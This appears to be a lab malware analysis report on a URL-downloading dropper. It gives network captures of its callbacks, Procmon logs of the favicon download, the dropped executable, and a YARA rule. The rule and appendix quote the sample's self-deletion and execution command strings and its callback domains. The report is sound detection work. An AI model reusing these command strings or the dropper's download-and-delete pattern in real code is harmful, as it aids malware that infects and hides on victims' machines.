
```
No.  Time       Source             Destination        Protocol Length Info
   1 0.000000   10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
   2 1.561790   PcsCompu_e8:ff:04  PcsCompu_68:25:ab  ARP       42 Who has 10.0.0.2? Tell 10.0.0.5
   3 1.562200   PcsCompu_68:25:ab  PcsCompu_e8:ff:04  ARP       60 10.0.0.2 is at 08:00:27:68:25:ab
   4 3.015053   10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
   5 6.045392   10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
   6 9.063418   10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
   7 12.076057  10.0.0.5           239.255.255.250    SSDP     179 M-SEARCH * HTTP/1.1
   8 58.957509  10.0.0.5           10.0.0.4           TCP       66 49828 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256
   9 58.957928  10.0.0.4           10.0.0.5           TCP       66 80 → 49828 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1
  10 58.957970  10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
  11 58.958153  10.0.0.5           10.0.0.4           HTTP     302 GET /favicon.ico HTTP/1.1
  12 58.958507  10.0.0.4           10.0.0.5           TCP       60 80 → 49828 [ACK] Seq=1 Ack=249 Win=64128 Len=0
  13 58.975166  10.0.0.4           10.0.0.5           TCP      207 80 → 49828 [PSH, ACK] Seq=1 Ack=249 Win=64128 Len=153 [
  14 58.975198  10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [ACK] Seq=249 Ack=154 Win=261888 Len=0
  15 58.975519  10.0.0.4           10.0.0.5           HTTP     252 HTTP/1.1 200 OK  (image/x-icon)
  16 58.975546  10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [ACK] Seq=249 Ack=352 Win=261632 Len=0
  17 58.976280  10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [FIN, ACK] Seq=249 Ack=352 Win=261632 Len=0
  18 58.977795  10.0.0.4           10.0.0.5           TCP       60 80 → 49828 [FIN, ACK] Seq=352 Ack=250 Win=64128 Len=0
  19 58.977815  10.0.0.5           10.0.0.4           TCP       54 49828 → 80 [ACK] Seq=250 Ack=353 Win=261632 Len=0
  20 64.029792  PcsCompu_97:fa:75  PcsCompu_e8:ff:04  ARP       60 Who has 10.0.0.5? Tell 10.0.0.4
  21 64.029814  PcsCompu_e8:ff:04  PcsCompu_97:fa:75  ARP       42 10.0.0.5 is at 08:00:27:e8:ff:04
  22 80.517879  10.0.0.1           239.255.255.250    SSDP     217 M-SEARCH * HTTP/1.1
```

```
> Frame 15: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface
> Ethernet II, Src: PcsCompu_97:fa:75 (08:00:27:97:fa:75), Dst: PcsCompu_e8:ff:04 (08:0
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.5
> Transmission Control Protocol, Src Port: 80, Dst Port: 49828, Seq: 154, Ack: 249, Len
> [2 Reassembled TCP Segments (351 bytes): #13(153), #15(198)]
v Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
  > Content-Length: 198\r\n
    Content-Type: image/x-icon\r\n
    Date: Mon, 19 Feb 2024 23:09:50 GMT\r\n
    Server: INetSim HTTP Server\r\n
    Connection: Close\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.017366000 seconds]
    [Request in frame: 11]
    [Request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
    File Data: 198 bytes
> Media Type
```

```
0000  48 54 54 50 2f 31 2e 31  20 32 30 30 20
0010  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67
0020  20 31 39 38 0d 0a 43 6f  6e 74 65 6e 74
0030  70 65 3a 20 69 6d 61 67  65 2f 78 2d 69
0040  0d 0a 44 61 74 65 3a 20  4d 6f 6e 2c 20
0050  46 65 62 20 32 30 32 34  20 32 33 3a 30
0060  30 20 47 4d 54 0d 0a 53  65 72 76 65 72
0070  4e 65 74 53 69 6d 20 48  54 54 50 20 53
0080  65 72 0d 0a 43 6f 6e 6e  65 63 74 69 6f
0090  43 6c 6f 73 65 0d 0a 0d  0a 00 00 01 00
00a0  10 02 00 01 00 01 00 b0  00 00 00 16 00
00b0  00 00 00 10 00 00 00 20  00 00 00 01 00
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00
00d0  00 00 00 00 00 00 00 00  00 00 00 ff ff
00e0  ff 00 00 ff ff 00 00 ff  ff 00 00 ff ff
00f0  ff 00 00 c2 bb 00 00 fa  ab 00 00 f2 ab
0100  83 00 00 de 93 00 00 e2  93 00 00 ff ff
0110  ff 00 00 ff ff 00 00 ff  ff 00 00 ff ff
0120  00 00 00 00 00 00 00 00  00 00 00 00 00
0130  00 00 00 00 00 00 00 00  00 00 00 00 00
0140  00 00 00 00 00 00 00 00  00 00 00 00 00
0150  00 00 00 00 00 00 00 00  00 00 00 00 00
```




```
GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: ssl-6582datamanager.helpdeskbros.local
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: Close
Server: INetSim HTTP Server
Date: Mon, 19 Feb 2024 21:56:44 GMT
Content-Type: image/x-icon
Content-Length: 198

......................(.......
```


flare (Snapshot 33) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time        Source              Destination  Protocol  Length Info
   29 88.397361   10.0.0.5            10.0.0.4     HTTP      302 GET /favicon.ico HTTP/1.1
   30 88.397664   10.0.0.4            10.0.0.5     TCP        60 80 → 49830 [ACK] Seq=1 Ack=249 Win=64128 Len=0
   31 88.413961   10.0.0.4            10.0.0.5     TCP       207 80 → 49830 [PSH, ACK] Seq=1 Ack=249 Win=64128 Len=153 [
   32 88.413991   10.0.0.5            10.0.0.4     TCP        54 49830 → 80 [ACK] Seq=249 Ack=154 Win=261888 Len=0
   33 88.414331   10.0.0.4            10.0.0.5     HTTP      252 HTTP/1.1 200 OK  (image/x-icon)
   34 88.414345   10.0.0.5            10.0.0.4     TCP        54 49830 → 80 [ACK] Seq=249 Ack=352 Win=261632 Len=0
   35 88.415241   10.0.0.5            10.0.0.4     TCP        54 49830 → 80 [FIN, ACK] Seq=249 Ack=352 Win=261632 Len=0
   36 88.416718   10.0.0.4            10.0.0.5     TCP        60 80 → 49830 [FIN, ACK] Seq=352 Ack=250 Win=64128 Len=0
   37 88.416741   10.0.0.5            10.0.0.4     TCP        54 49830 → 80 [ACK] Seq=250 Ack=353 Win=261632 Len=0
   38 93.167330   fe80::a00:27ff:fe97… ff02::2     ICMPv6     70 Router Solicitation from 08:00:27:97:fa:75
   39 147.948577  10.0.0.5            10.0.0.4     TCP        66 49831 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256
   40 147.949005  10.0.0.4            10.0.0.5     TCP        66 80 → 49831 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1
   41 147.949046  10.0.0.5            10.0.0.4     TCP        54 49831 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
   42 147.949200  10.0.0.5            10.0.0.4     HTTP      119 GET / HTTP/1.1
   43 147.949433  10.0.0.4            10.0.0.5     TCP        60 80 → 49831 [ACK] Seq=1 Ack=66 Win=64256 Len=0
   44 147.963996  10.0.0.4            10.0.0.5     TCP       204 80 → 49831 [PSH, ACK] Seq=1 Ack=66 Win=64256 Len=150 [T
   45 147.964030  10.0.0.5            10.0.0.4     TCP        54 49831 → 80 [ACK] Seq=66 Ack=151 Win=261888 Len=0
   46 147.964356  10.0.0.4            10.0.0.5     HTTP      312 HTTP/1.1 200 OK  (text/html)
   47 147.964369  10.0.0.5            10.0.0.4     TCP        54 49831 → 80 [ACK] Seq=66 Ack=409 Win=261632 Len=0
   48 147.966496  10.0.0.4            10.0.0.5     TCP        60 80 → 49831 [FIN, ACK] Seq=409 Ack=66 Win=64256 Len=0
   49 147.966513  10.0.0.5            10.0.0.4     TCP        54 49831 → 80 [ACK] Seq=66 Ack=410 Win=261632 Len=0
   50 151.293029  10.0.0.5            10.0.0.2     DHCP      358 DHCP Request  - Transaction ID 0xdcf4f9ad
```

```
> Frame 42: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface \D
> Ethernet II, Src: PcsCompu_e8:ff:04 (08:00:27:e8:ff:04), Dst: PcsCompu_97:fa:75 (08:0
> Internet Protocol Version 4, Src: 10.0.0.5, Dst: 10.0.0.4
> Transmission Control Protocol, Src Port: 49831, Dst Port: 80, Seq: 1, Ack: 1, Len: 65
v Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    User-Agent: Mozilla/5.0\r\n
    Host: huskyhacks.dev\r\n
    \r\n
    [Full request URI: http://huskyhacks.dev/]
    [HTTP request 1/1]
    [Response in frame: 46]
```


```
0000  08 00 27 97 fa 75 08 00  27 e8 ff 04 08 0
0010  00 69 05 ed 40 00 80 06  00 00 0a 00 00 0
0020  00 04 c2 a7 00 50 64 22  b3 5a d4 d6 e4 1
0030  04 00 14 64 00 00 47 45  54 20 2f 20 48 5
0040  2f 31 2e 31 0d 0a 55 73  65 72 2d 41 67 6
0050  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 0
0060  6f 73 74 3a 20 68 75 73  6b 79 68 61 63 6
0070  64 65 76 0d 0a 0d 0a
```



```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev

HTTP/1.1 200 OK
Date: Tue, 20 Feb 2024 20:50:55 GMT
Server: INetSim HTTP Server
Content-Type: text/html
Content-Length: 258
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Host-based Indicators

CR533101.dat.exe, this file is executed with the command shell as seen before




« Local Disk (C:) › Users › Public › Public Documents


Name	Date modified	Type
Explorer Suite Signatures	6/11/2023 3:00 AM	File folder
My Music	6/5/2023 9:50 PM	File folder
My Pictures	6/5/2023 9:50 PM	File folder
My Videos	6/5/2023 9:50 PM	File folder
CR433101.dat.exe	2/19/2024 1:56 PM	Application
desktop.ini	12/7/2019 1:12 AM	Configuration sett...

Favicon.ico

This is downloaded from URLDowloadFromFileW, the first call to check the condition if its able to download this file it will continour to drop the malicious file, if not able then it clean the file and exit out the program flow, and it is a simple icon file.



Time ...	Process Name	PID	Operation	Path
1:56:4...	Dropper.Downl...	2368	CreateFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	WriteFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	QueryBasicInformationFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	CloseFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	DllHost.exe	3292	CreateFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	DllHost.exe	3292	QueryNetworkOpenInformationFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	DllHost.exe	3292	CloseFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	CreateFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	CreateFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	QueryStandardInformationFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	QueryBasicInformationFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	ReadFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	ReadFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	CloseFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4...	Dropper.Downl...	2368	CloseFile	C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico



Manage
C:\Users\howl\AppData\Local\Microsoft\Windows\IN...
ome
Share
View
Picture Tools
Microsoft › Windows › INetCache › IE › N27Z54F7
Search N27Z54F7
top
nloads
uments
ures
ic
os
rive
C

Name	Date modified	Type	Size
aq5[1].svg	12/26/2023 5:06 AM	Microsoft Edge H...	4 KB
D200PartlySunnyV2[1].svg	12/26/2023 5:01 AM	Microsoft Edge H...	7 KB
dyntelconfig.json[1].cache	1/28/2024 12:34 PM	CACHE File	0 KB
favicon[1].ico	2/19/2024 3:12 PM	ICO File	1 KB
J2VX7LA6.htm	2/19/2024 2:19 PM	Microsoft Edge H...	0 KB
QTZ6CILN.htm	2/19/2024 2:51 PM	Microsoft Edge H...	0 KB
Rain.rb[1].svg	2/14/2024 4:52 AM	Microsoft Edge H...	11 KB
RemoteSettings_Common_17.0.json[1].c...	1/28/2024 12:49 PM	CACHE File	0 KB
RemoteSettings_Common_17.0[1].cache	6/11/2023 4:26 AM	CACHE File	19 KB

Appendices

A. Yara Rules

```
rule YARA_example {
    meta:
        description = "dropper.downloadfromurl.exe"
        sha256 =
"92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A"




    strings:

        $string1="cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q '%s'"
ascii
        $string2 = "ping 1.1.1.1 -n 1 -w 3000 > Nul &
C:\\Users\\Public\\Documents\\CR433101.dat.exe" ascii
        $string3="favicon.ico" ascii
        $string4="CR433101.dat.exe" ascii
        $URL1="http://ssl-6582datamanager.helpdeskbros.local" ascii
        $URL2="http://huskyhacks.dev" ascii
        $IS_PE_FILE="MZ"ascii
        $Hex={75 00 73 00 6B 00 79 00 68 00 61 00 63 00 6B 00}

    condition:
        $IS_PE_FILE at 0  and
        ($string1 and $string2 and $string3 and $string4 ) or ($URL1 or $URL2)
        or $Hex


}
```

B. Callback URLs

Domain	Port
http://huskyhacks.dev	80
http://ssl-6582datamanager.helpdeskbros.local	80

https://www.virustotal.com/gui/file/92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a/detection